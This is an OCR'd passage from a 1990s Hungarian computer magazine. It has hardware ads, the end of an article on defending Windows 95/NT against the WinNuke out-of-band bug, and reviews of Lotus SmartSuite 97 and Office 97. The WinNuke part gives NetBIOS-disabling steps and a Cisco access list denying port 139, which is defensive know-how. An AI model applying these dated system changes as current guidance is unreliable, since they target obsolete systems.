
Várjuk
viszonteladóinkat!

RCE Kft. 1118 Budapest, Szurdok u. 1. Tel.: 246-4050 Fax: 246-4101

CSÜCSFORMÁBAN

...és a legjobb ár-teljesítmény viszonyt megvalósítva
WINDOWS NT alatt, valódi multitask környezetben.

Adaptec Ultra/Wide SCSI csatolók
AHA 2940U/UW, AHA 3940U/UW

Adaptec Ultra/Wide RAID vezérlők
AAA 131, AAA133, AHA3985

Adaptec - Cogent Fast Ethernet Kártyák
ANA 6911, ANA6944

adaptec® hivatalos disztribútor

1074 Budapest, Dohány u. 67. T.: 342 3255, 268 0330 Fax: 351 2576 axico INFORMATIKAI KFT

néhány szolgáltatást és meghajtót. Ezt jóvá kell hagyni, s utána már megy minden, mint a karikacsapás.

A Windows 95 esetében a legfontosabb, hogy le kell tiltani a Registryben – a korábban már említett módon – az OOB sürgősségi információkat. Ezenkívül még egyéb ténykedésekre is szükség van.

Ken Gorley véleménye szerint (amelyet egyébként az Interneten tett közzé): a NetBIOS TCP/IP-s használata igen ritka. Ezért egy meglehetősen radikális módszert javasolt a funkciócsomag kiirtására:

1. Irány a C:\WINDOWS\SYSTEM!

2. Nevezzük át a vnbt.386-ot vnbt.bak-nak!

3. Reboot.

A másik megoldás a Netbios kiirtására (Jason Tackaberry és Aaron Weintraub módszere alapján):

1. Irány a C:\WINDOWS\SYSTEM!

2. Nevezzük át a vnetbios.vxd-t vnetbios.dll-re!

3. Reboot.

Mivel e lépéssorozat hatására minden indításkor hibaüzeneteket kapunk, érdemes a vnetbios.vxd-re vonatkozó valamennyi hivatkozást kitakarítani a Registryből, ami nem éppen szórakoztató feladat. Ha később viszont mégis használni szeretnénk ezeket, akkor nem szabad a Registryből törölni a beállításokat, hanem tőrni kell a hibaüzenetet.

Végül ejtsünk pár szót a hiba szempontjából a Windows család legfiatalabb tagjáról, a béta-stádiumban lévő, úgynevezett Memphis verzióról, a 4.00.950a verziószámú vagy annál újabb Windows 95 változatokról. Ezekhez szintén az Interneten olvashattunk megoldást Julian Maytum, Jason Tackaberry és Phillip White „tollából”. A gyógyírt modemes használat esetén ajánlják.

1. Lépünk be a Start – Programs – Accessories – Dial-Up Networking menübe!

2. A bal egérgombbal kattintsunk a Connection you use to Connect to the Net pontra!

3. A jobb gombbal kattint-

sunk a Connection és a Choose Properties pontra!

4. Válasszuk a Server Types menüt, aminek a hatására megjelenik az Allowed Network Protocols pont.

5. Itt állítsuk Unchecked állapotba a NetBeui és az IPX menüket!

6. Csukjuk be az appletet, és menjünk vissza a munkasztalunkra!

7. A jobb gombbal kattintsunk a Network Neighborhood menüre, majd gyorsan kétszer a TCP/IP – Dialup Adapterre!

8. Válasszuk a Bindings menüt, majd állítsuk Uncheckedre a Client for Microsoft Networks and File Sharing pontot!

9. Kattintsunk a NetBIOS fülre, és állítsuk Uncheckedre az I want to enable NetBIOS over TCP/IP-t!

10. Indítsuk újra a rendszert!

Az Unchecked kifejezés a szóban forgó menü melletti kijelölés (pipa, pont vagy kereszt) eltávolítását, azaz a menü kikapcsolását jelenti.

A rendszer elleni sokk kivédését szolgálja az is, ha a routerekben szintén megfogjuk az intranet és az Internet közötti TCP/IP/NetBIOS hívásokat. Erre a Cisco egyik munkatársa a következő beállítási módosítást javasolja a routerben:

```
access-list 101 deny tcp  
any any eq 139  
access-list 101 permit ip  
any any  
int f0/0  
ip access-group 101 in  
^Z
```

Ezzel a megoldással a 139-es port külső elérését tiltjuk le.

Az OOB WinNuke bug a számítástechnika egyik legérdekesebb és legveszélyesebb hibája volt, amely most már inkább érdekes, semmint veszélyes. (Javítása a <http://www.microsoft.com/security> címről ingyen letölthető.) Arra mindenestre jó volt, hogy ismételten felhívja a figyelmet a rendszergazdák felelősségére és állandó tájékozottságuk fontosságára.

Kis János

Összeállításunk
harmadik,
befejező részé-
ben a Lotus
SmartSuite
maradék három
modulját vesszük
vizsgálat alá.
Az irodai munka
egészét átfogó csomag
a Freelance Graphics,
az Organizer
és a ScreenCam
programokkal válik
teljessé.

SmartSuite 97 (3.)

HATOS- FOGAT

Említettük már, hogy a Lotus új „hatosfogatja” elsősorban a munkacsoport-funkciókkal, valamint a programok átjárhatóságával tűnik ki. Ha ez így van, akkor semmi akadálya annak, hogy a dokumentumokat például közönség előtt is bemutassuk. Számos tapasztalat igazolja, hogy ha előnyösen találjuk, még a száraz adathalmaz is meggyőzi

a hallgatóságot. Ehhez kell egy megfelelő eszköz, amelyen például a Freelance Graphics prezentációkészítő program.

Freelance Graphics 97

A Lotus programok elmaradhatatlan kellekei – a SmartMaster sablonok – a Freelance Graphics esetében is gyors bekapcsolódást kínálnak. A sablonkészlet igen gazdag, ám úgy

is indulhatunk, hogy megnyitunk egy már létező prezentációt, amely a .PRZ kiterjesztésről ismerhető fel.






A program fő újdonságai közé tartozik, hogy – az előző verzióval ellentétben – itt már *teamben* is készíthetünk prezentációt. A prezentációkészítés módja meglehetősen egyszerű, mivel a program elejétől végig segít a kivitelezésben, az ötlet megfogalmazásától az adatok összegyűjtésén át a szövegek és a grafikonok elkészítéséig.

A prezentáció létrehozása csupán kattintgatókából áll: előbb kiválasztunk egy sablont, utána pedig egy layoutot. Az oldalak úgynevezett „click here” blokkokból épülnek fel, amelyekre csak rá kell kattintani, és megváltoztatni a tartalmukat. Ezzel a módszerrel vihetünk be szövegeket, képeket és más objektumokat.

Izgalmas újítás a TeamShow, amelynek a segítségével távoli helyekre továbbíthatjuk a prezentációt – akár mobil számítógépről is – az Interneten keresztül.

A professzionális kivitelű prezentációk elkészítéséhez számos előre definiált *diagram*

1. A Freelance Graphics számos előre elkészített prezentációt tartalmaz
2. A tartalom összeállításánál a Content Advice nyújt segítséget
3. A prezentációt cliparttal és diagrammal is elláthatjuk
4. Adatbevitel közben a program automatikusan elkészíti a diagramot
5. A látványos diagram segít a hallgatóság meggyőzésében

mot, grafikont és clip-artot (mintegy 700 darabot) használhatunk. A fáradságos formázást stílusok (*Named Styles*) alkalmazásával tették kellemesebbé.

A fentiek értelmében bárki szinte percek alatt megtanulhatja, hogyan kell létrehozni egy prezentációt. Az első lépés mindig az, hogy a program által felkínált listából kiválasztunk egy témát (*topic*), majd egy külalakot (*look*). Ha elvesztettük volna a fonalat, akkor a *Content Advice* gombra kattintva tanácsot kérhetünk a programtól.


Az oldalt a *Freelance* sok mindenre kiterjedő segítségével készíthetjük el. A *New Page* ablakban kiválaszthatjuk a megfelelő tartalmat (*content*), illetve formátumot (*layout*). Természetesen tartalom nélküli oldalt is kérhetünk, amelyet azután lépésről lépésre tölthetünk fel adatokkal.

A programfunkciókat a *SmartIcon* készletből (vagy a menüből) érhetjük el. A menürendszer és a státussor tartalma *kontextusfüggő*, azaz mindig csak a reális választási lehetőségek jelennek meg.

Ha eltévedünk a program útvesztőiben, akkor jelöljük ki az aktuális objektumot, majd kattintsunk a *Guide Me* gombra. Innen azután rábízhatjuk magunkat a programra, amely eligazít, sőt a szóban forgó művelet demóját is „levetíti”.

Az objektumok jellemzőit a *Properties* menüben módosíthatjuk. Ennél azonban egyszerűbb, ha az *InfoBox*ot aktiváljuk (a jobb egérgombbal), amely egy helyen tartalmazza valamennyi beállítást. Természetesen az *InfoBox* is kontextusfüggő.

A diagram elkészítéséhez clipartokat használhatunk vagy magunk is szerkeszthetünk rajzot, illetve szöveget. Ezeket a funkciókat a *Drawing & Text* gombra kattintva érhetjük el. Ugyanitt választhatjuk ki a megfelelő blokkdiagramokat, grafi-

6

6. Az Organizer naptárfunkciója nyilvántartja ügyes-bajos teendőinket

7. A tennivalók listáján egy időtartam is hozzárendelhető valamennyi tevékenységhez

8. Az Organizer címtára külön kezeli a hivatali és a privát adatokat

9. A telefonhívások nyilvántartásán kívül közvetlenül tárcsázhatunk is a programból

konokat, folyamatábrákat, nyilakokat és más rajzelemeket.


Az információ megjelenítésének fontos eszköze a grafikon. A *Freelance*-ben ezt a következőképpen hozhatjuk létre. Új oldalt kezdünk (*New Page*), majd a layoutok közül kiválasztjuk valamelyik *chart*ot. Innen kezdve követjük a program utasításait. Miközben begépeljük az adatokat, a program máris kezdi felrajzolni a grafikont. A jellemzőket az *InfoBox* segítségével módosíthatjuk.

Organizer 97


Évek óta a Lotus egyik sikerterméke az *Organizer* naptár- (választékosabban „time management”) program, amelynek a segítségével kényelmesen nyilvántarthatjuk teendőinket, megtervezhetjük időbeosztásunkat.

Az alapvető funkciók között regiszterfülekkel (lovassokkal) válthatunk át, miközben az eszközkészlet az aktuális tartalomhoz igazodik.


Bejelentkezéskor a naptár (*Calendar*) funkció aktiválódik. A naptárba bejegyezhetjük tennivalóinkat, mégpedig akár félórás bontásban is. Egy „appointment” bevitele roppant egyszerű: kattintunk egyet a megfelelő naphoz tartozó mezőbe, majd a jobb egérműben kiválasztjuk a *Create Ap-*

7

8

9

pointment funkciót, és a következő párbeszédablakban kitöltjük a megfelelő rubrikákat.

A naptárt különféle nézetekben (napi, heti, havi) jeleníthetjük meg. Az adatokat – az időpontot, az időtartamot – később egyszerű „drageléssel” módosíthatjuk. Az elfoglaltságokhoz szükség esetén riasztást rendelhetünk, így nem fordulhat elő, hogy például lekéssük a várva várt értekezletet.

A naptárban előre-hátra lapozhatunk, egyetlen kattintással az aktuális naphoz ugorhatunk. A feleslegessé vált bejegyzéseket bedobhatjuk a papírkosárba.

Az adatbevitel módja a *To Do* regiszter esetében is ugyanaz. A tennivalók (*taskok*) listáját prioritás, státus, kezdő dátum és kategória szerint jeleníthetjük meg. A jellemzőket az adatbeviteli ablakban állíthatjuk be, és később szabadon átszerkeszt-

10. A tervezőmodul más-más színekkel jelöli a különféle tevékenységeket

11. A ScreenCam funkciót a kezelőpanelen keresztül érhetjük el

12. A felvételt szegmensekből „vághatjuk” össze

hetjük. A főbb funkciókat a jobb egérmenüből is elérhetjük.


Tovább lapozva egyet, a címtárhoz (*Addresses*) jutunk. A címrekordot itt a szokásos *Create Address* funkcióval vihetjük be (a jobb egérmenüből). A rekord két részből áll, mégpedig a hivatali (*business*) és otthoni (*home*) adatokból. A program automatikusan ábécébe szedi a neveket. Kereséskor a megfelelő fül kiválasztásával lapozhatunk a névhez.

A következő regisztrálásra szolgáló regisztert hozza felülre. Az adatbeviteli ablakban – a megfelelő mező kitöltésével – megadhatjuk a címzett nevét, telefonszámát, és beállíthatjuk a tárcsázási paramétereit. A tárcsázáshoz a *Dial* gombra kell kattintani, vagy – elegánsabban – a rekordot ráhúzni a telefonszimbólumra.


A *Planner*, azaz a tervezőmodul a hosszabb távú elfoglaltságaink (nyári szabadság, tanulmányút, konferencia) nyilvántartására szolgál. Grafikus megjelenítést alkalmaz: a tevékenységeket diagramként ábrázolja, mégpedig mindegyiket más-más színben. Az adatbevitel módja itt is meglehetősen egyszerű: kiválasztjuk a megfelelő színt, majd a naptárban egy kellő hosszúságú csíkot húzunk az egérrel. Értelemszerűen az időtartamok megváltoztatása is hasonlóképpen – drag eljárással – történik.

Az *Organizer*-ből nem hiányozhat a szövegszerkesztő sem, amelynek itt is *Notepad* a neve. Lehet vele szöveget írni, és a szövegbe másfajta objektumokat (táblázatot, grafikont) illeszteni.


Az évfordulókat az *Anniversary* funkció tartja nyilván. Ez is naptár, akárcsak a többi, és az adatbevitel módja is hasonló: az egérmenüből kiválasztjuk a *Create Anniversary* menüpontot, és kitöltjük a rovatokat. Az évfordulókat havi, valamint

10

11

12

éves nézetben is megjeleníthetjük, és ami némileg szokatlan ebben a műfajban: csillagképek szerint is csoportosíthatjuk.

ScreenCam 97

Hasznos eszköz a Lotus „képernyőkamerája”, amelynek hosszú ideig gyakorlatilag nem akadt párja a szoftverpiacon. A *ScreenCam* megőröki mindazt, ami a képernyőn zajlik, így kiválóan alkalmas prezentációk készítésére, például egy program szolgáltatásainak a bemutatására. Rögzíti a képernyő tartalmát, az egér útját, és a felvételt hangos „aláfestéssel” is kísérhetjük. A program legújabb kiadása már nemcsak *.SCM* formátumú „mozik” előállítására alkalmas, hanem *.AVI*-ban is ki tudja menteni a felvételt, sőt – ha kell – önállóan futtatható *.EXE* állományt is generál. Mindezeket felül a *.WAV* formátumú hangokat is kezeli.

A *ScreenCam*-el elkészített felvételt a programmal játszhatjuk vissza, illetve létrehozhatunk számára egy linket valamelyik külső alkalmazásban.

A program felhasználói felülete meglehetősen egyszerű. Elindítása után egy kezelőpanelt jelenít meg a képernyőn,

különböző nyomógombokkal. A felvételt a *Record* gomb lenyomásával indíthatjuk el.

A felvétel úgynevezett szegmensekből épül fel, amelyek önállóan futtatható részek. A *Segments* gomb lenyomásával információt kapunk a felvételt alkotó szegmensek számáról. Az *Edit/Segments* menüpontban a szegmensek sorrendjét módosíthatjuk.

Többféle felvételt állíthatunk elő: rögzíthetjük csak a hangot, csak a képet, vagy együtt mindkettőt. A felvételt a *Stop* gombra kattintva fejezhetjük be, a szegmensek végét pedig a *Pause* lenyomásával jelezzük. A *ScreenCam* működés közben csak két nyomógombbal van jelen a képernyőn, ezekkel lehet megszakítani, illetve leállítani a felvételt.

Ha nincs mikrofonunk, akkor feliratozni is lehet a felvételt. Ezt a *Caption* funkció segítségével oldhatjuk meg.

B. F.

**HÉT PCI SLOT
EGY ALAPLAPON**

MICRONICS M6DPi

Dual Pentium Pro 150-200 MHz CPU, i960 I/O vezérlő, max. 1 GByte RAM, max. 128 MByte i960 I/O RAM, alaplapon: Cirrus Logic 5436/5440 PCI 1 MB SVGA, Adaptec 7880 fast/Wide SCSI Bus Mastering vezérlő, PCI EIDE vezérlő, PS/2 egér és klaviatúra csatlakozó, 2 db soros (16550), 1 db párhuzamos, 1 db USB port, 7 db 32 bit PCI, 2 db 16 bit ISA, 1 db RAID/PCI slot

<http://www.server-c.hu>

SERVER
COMPUTERS Kft.

1149 Budapest, Egressy út 78. Tel./fax: 220-5606, 220-5607, 267-6708

Office 97 (2.)

A MEGÚJULÓ

A Word 97 egyik kellemes szolgáltatása a *levélvarázsló*. Ez – ahogyan a neve is sugallja – a szövegszerkesztővel leggyakrabban végzett feladatot, a levélírást hivatott segíteni. Előre megtervezett levélsablonok persze már jó ideje vannak a Wordben. Ezek természetesen megmaradtak, ám a levélírás lehetősége kibővült egy „varázslatos” segítséggel.

A levelek mágusa

